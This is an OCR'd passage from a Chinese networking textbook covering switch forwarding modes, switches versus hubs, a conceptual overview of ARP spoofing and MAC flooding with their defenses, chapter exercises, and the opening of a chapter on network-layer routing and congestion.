


图 4-20　交换机工作原理

到数据帧后先检查数据帧源地址，将主机 A 的 Mac 地址添加到端口映射表中从而确定主机 A 位置，这个过程被称为自学习。然后，再检查数据帧目的地址，若是广播地址则将数据帧复制转发至所有端口中，如图 4-20(b)所示；网络中所有节点都接收到来自主机 A 发送的查询请求，但只有主机 C 会做出响应[①]，将自身 Mac 地址“00-00-5A-3C-69-84”写入相应帧，以主机 A 的 Mac 地址作为目的地址发送给交换机。交换机接收到主机 C 返回的应答帧，同样先检查数据帧源地址，将主机 C 的 Mac 地址添加至端口映射表，从而确定主机 C 的位置。然后，交换机再检查数据帧目的地址，根据映射表往端口①转发，如图 4-20(c)所示；最后，主机 A 接收到主机 C 返回的应答信息，在获得目的 Mac 地址后将数据发至主机 C，如图 4-20(d)所示。

4.3.2　交换机对数据帧的处理方式

交换机在接收到数据帧后必须查阅地址映射表转发至相应端口。在具体转发过程中，交换机对数据帧的处理方式主要有存储转发、直通转发和碎片丢弃 3 种。

(1) 存储转发。当交换机接收到数据帧部分比特时，暂存于端口缓存中，直至接收到完整的数据帧[②]后再根据帧首校验位对帧数据检错。如果检测到错误，则丢弃该帧；若检验无误，则读取数据帧目的地址，并从端口映射表中查找端口号转发至相应端口。存储转发是交换机最基本的转发方式，可靠性高，能对数据帧进行检错，但会产生较大延迟，转发效率低。

(2) 直通转发。直通转发也被称为快速转发，是指交换机在接收到帧头(数据帧第 6 个字节存放目的 Mac 地址)后立刻读取目的地址进行转发[③]，避免存储转发产生的延迟，交换速度快，但可靠性低，不能对帧数据进行检错，错误的数据帧和碎片帧[④]同样也被转发。

(3) 碎片丢弃。碎片丢弃是存储转发和穿通两种交换方式的折中，当交换机从端口中接收满 64B(512b)时，立刻读取数据帧目的地址进行转发。由于以太网最小帧长度为 512b，如果接收到的数据帧小于 512b 即判为是帧碎片，被交换机丢弃，因此碎片丢弃交换方式也被称为无碎片直通转发，处理速度比存储转发快，但比穿通方式慢。虽然它不能对数据帧检错，但能有效过滤帧碎片，故被广泛应用于交换机中。

4.3.3　交换机和集线器的区别

虽然交换机和集线器都可以用来组建局域网，但集线器是物理层网联设备，通过广播确保将数据帧发送至目的主机，一节点发送数据其他节点都不能发送，否则会产生冲突，因此用集线器组成的局域网处于同一个冲突域(或称广播域)。交换机是数据链路层网联设备，通过查找 Mac 地址转发数据帧，不会广播至所有网段。因此，交换机不同端口处于不同冲突域，在局域网内传输，一节点发送数据其他端口主机同样可以发送。交换机通过划分

① 因为待查询 IP 与主机 C 的 IP 相同。
② 在以太网中完整数据帧最小长度为 512b(64B)。
③ 记忆：来多少转发多少，不必等齐一帧再转发。
④ 碎片帧即不完整的数据帧，因数据冲撞或冲突造成。

冲突域可以起到隔离广播，增加带宽的作用。在图 4-21 中，冲突域 1 中的某一主机发送的数据不会广播至其他冲突域，因此处于不同冲突域中的主机可以同时发送数据而不会导致冲突。




图 4-21　交换机隔离广播域

4.3.4　数据链路层安全

目前，网络中针对数据链路层攻击主要有两种，分别是 ARP 欺骗和 Mac 地址泛洪。

(1) ARP 欺骗攻击。ARP 欺骗攻击是基于 ARP 地址解析协议中动态更新“IP-Mac”映射的机制，通过伪造 ARP 包进行攻击，轻则引发上网断线，重则导致数据泄密。针对此类攻击有多种防范措施，如添加 Mac 地址静态绑定、安装 ARP 防火墙等。

(2) Mac 地址泛洪。交换机会主动学习客户端 Mac 地址并建立和维护端口地址映射表。虽然不同交换机存储的 Mac 地址表不同，但大小是固定的。Mac 地址泛洪攻击是向交换机发送大量的伪造 ARP 包，快速填满其映射地址表①。当交换机地址表被填充满后，无法再存储其他主机 Mac 地址信息。为确保目的节点能接收到数据帧，交换机只能以广播方式转发到所有端口上去。这时，攻击者即使不对目的主机进行 ARP 欺骗也能截获其发出的比特流。针对 Mac 地址泛洪攻击可通过启用交换机最大 Mac 地址限制、配置端口安全策略等方法解决，这些将在后续课程《网络设备》中学到。

本 章 小 结

本章学习了数据链路层基本功能和相关技术，重点要理解流量控制和差错控制定义和实现方式，掌握交换机 3 种交换方式，分清交换机和集线器工作原理和区别，从而为网络层理论学习打好基础。本章知识结构如图 4-22 所示。

---

① 目前，中低端交换机 Mac 地址表大小在 8KB 左右，而使用 Dsniff 工具可在 1min 内产生 15 万左右虚假 Mac 地址，将 8KB 大小的地址表填充满。




图 4-22 第 4 章知识结构图

思考练习题

一、填空题

1. 局域网涵盖 OSI 参考模型的两层，分别是数据链路层和________。

2. 交换机对数据帧的处理有 3 种方式，分别是存储转发、穿通和________。

3. 网桥工作于 OSI 参考模型的________层，依据________地址实现对数据帧的存储、过滤和转发。

4. 局域网 IEEE 802 标准将数据链路层划分为介质访问控制子层与________子层。

5. 数据链路层要实现数据交换，需经过链路建立、数据传输和________三个过程。

二、选择题

1. 对于采用直接交换方式（穿通）的交换机，其优点是交换延迟时间短，不足之处是缺乏________。

A. 并发交换能力　B. 差错检测能力　C. 路由能力　D. 地址解析能力

2. 在交换式 Ethernet 中，有 A、B、C、D 共 4 台主机，如果 A 向 B 发送数据，那么________。

A. 只有 B 可以接收到数据　B. 4 台主机都能接收到数据

C. 只有 B、C、D 可以接收到数据　D. 4 台主机都不能接收到数据

3. 下列关于局域网的描述中，正确的是________。

A. 局域网的数据传输率高，数据传输可靠性高

B. 局域网的数据传输率低，数据传输可靠性高

C. 局域网的数据传输率高，数据传输可靠性低

D. 局域网的数据传输率低，数据传输可靠性低

4. 通常数据链路层交换的数据单元被称为________。

A. 报文　B. 帧　C. 报文分组　D. 比特

5. 局域网是 Ethernet 的核心技术是它的随机争用型介质访问控制方法，即________。

A. Token Ring　B. Token Bus　C. CSMA/CD　D. FDDI

6. 交换机实质上是一个多端口的________。

A. 中继器 B. 集线器 C. 网桥 D. 路由

7. 在局域网中，交换机是按________进行寻址的。

A. 邮件地址 B. IP 地址 C. Mac 地址 D. 网线接口地址

8. 当接收端发现有差错时，设法通知发送端重发，直到收到正确的数据为止，这种差错控制方法被称为________技术。

A. 前向纠错 B. 冗余校验 C. 混合差错控制 D. 自动请求重发

9. 在直接交换方式中，局域网交换机只要接收检测到目的地址字段，就立即将该帧转发出去，而不管数据帧是否出错。此时，帧出错检测任务将由________完成。

A. 源主机 B. 目的主机 C. 中继器 D. 集线器

10. 数据链路层向用户提供________。

A. 点到点服务 B. 端到端服务

C. 发送方到接收方服务 D. 源节点到目的节点服务

11. 交换机一个端口的数据传输速率是 100Mbps，若该端口支持全双工通信，那么这个端口的实际数据传输速率可以达到________。

A. 50Mbps B. 100Mbps C. 200Mbps D. 400Mbps

12. 以下不是决定局域网特性的要素是________。

A. 传输介质 B. 网络拓扑 C. 介质访问控制方法 D. 传输距离

13. 流量控制的速度实质上是由________决定的。

A. 发送方 B. 接收方

C. 发送方和接收方 D. 发送方和接收方间的中间节点

14. IEEE 802 局域网标准在数据链路层再划分为两个子层，其中流量控制、差错控制处理等功能放在________完成。

A. LLC 子层 B. Mac 子层 C. 物理层 D. 传输层

15. 下面不属于交换机的功能是________。

A. 流量控制 B. 控制广播 C. 提高系统带宽 D. 避免广播风暴

16. 下列纠错码既能发现错误，又能纠正错误的是________。

A. 奇偶校验码 B. 循环冗余检验码

C. 群计数 D. 海明码

17. 以下不属于数据链路层的功能是________。

A. 数据纠错 B. 链路管理 C. 点到点通信 D. IP 过虑

18. 在 CSMA/CD 访问控制中，如果一节点要发送数据，则必须________。

A. 等待空令牌 B. 等待发送时间 C. 等待总线空闲 D. 等待发送权

19. 下面不属于传统的共享介质局域网的是________。

A. 总线型以太网 B. 令牌总线网 C. 令牌环网 D. 交换式以太网

三、简答题

1. 简述链路层的功能和作用。
2. 简述集线器和交换机的区别。
3. 简述交换对数据帧的 3 种处理方式。
4. 简述 CSMA/CD 实现步骤。

第 5 章　网络层协议和子网规划

网络层处于 OSI 参考模型的第三层，在数据链路层基础上将发送方数据分组以接力方式通过路由器跳[①]至目的节点，并解决子网之间路由、寻址和拥塞等问题，使异构局域网络连接成全球统一网络。本章主要介绍网络层功能和作用，重点讲述路由算法、IP 地址计算和子网划分，最后通过真实的工作过程分析网络层存在的安全性问题。

学习目标

1. 知识目标

(1) 识记网络层功能和作用。

(2) 理解造成网络拥塞的原因和解决方案。

(3) 识记路由算法分类。

(4) 识记 IP 地址分类和特殊 IP 含义。

(5) 理解路由器工作原理。

2. 能力目标

(1) 掌握 IP 地址和子网掩码的计算。

(2) 掌握距离矢量路由算法。

(3) 掌握子网划分方法和应用。

5.1　网络层基本功能

5.1.1　网络层功能

网络层为传输层提供点到点连接服务。所谓点到点连接，即网络中源节点与目的节点之间的连接，也可理解为发送方与接收方之间的连接。然而，双方节点之间存在多个路由器转发，网络层必须了解通信子网拓扑结构，选择最佳路径，同时还要避免线路过载或空闲，从而解决网络拥塞、流量控制等问题。网络层的主要功能归纳如下。

1. 路由选择

网络层的最主要任务就是将数据包(数据分组)从源节点发送至目的节点，途中可能存在多条通路。所谓路由选择，就是在复杂变化的网络拓扑中选择一条最佳最便捷的路径抵达目的节点。

---

① 分组后的数据形象被称为数据包，数据包每经过一个路由器叫作一跳。

2. 拥塞控制

当网络中的通信量超过承载能力时，整个网络性能呈级数下降直至崩溃，这种现象被称为拥塞，如图 5-1 所示。由于信息量超过路由器处理能力会导致丢包重发，重发的数据包又进一步加剧网络负荷，因而导致路由器几乎无法投递任何数据包。瘫痪的路由器由于无法工作，数据包会择路而走，既增加了网络中包数量，又增加了其他路由器负担，最终导致网络中所有路由器停止工作，整个网络陷入瘫痪。在实际中，网络拥塞是由多种因素造成的。




图 5-1 网络拥塞现象

(1) 路由器内存不足

如图 5-2 所示，路由器 R2 内存不足，当超过其处理能力时，由于缺少足够缓存存储新发过来的数据包而引发丢包现象；若向 R2 发送数据包的路由器 R1 没有收到 R2 返回的应答直到超时，则会认为数据包在线路中丢失，重新发送数据包，而重发的数据包再次被 R2 丢弃；R1 忙着重发数据包，导致不能及时处理 R3 和 R4 发送过来的数据包，直到端口缓存溢出后开始丢包；R3 和 R4 没有收到来自 R1 返回的应答直到超时，不断重新发送被丢弃的数据包，如此反复，导致拥塞从 R1 蔓延至整个网络，最终整个网络陷入瘫痪。R1 是网络的瓶颈，适当增加 R1 内存可以改善拥塞现象，但内存太多，数据包列队等待时间过长同样会造成 R1 计时器超时重发。

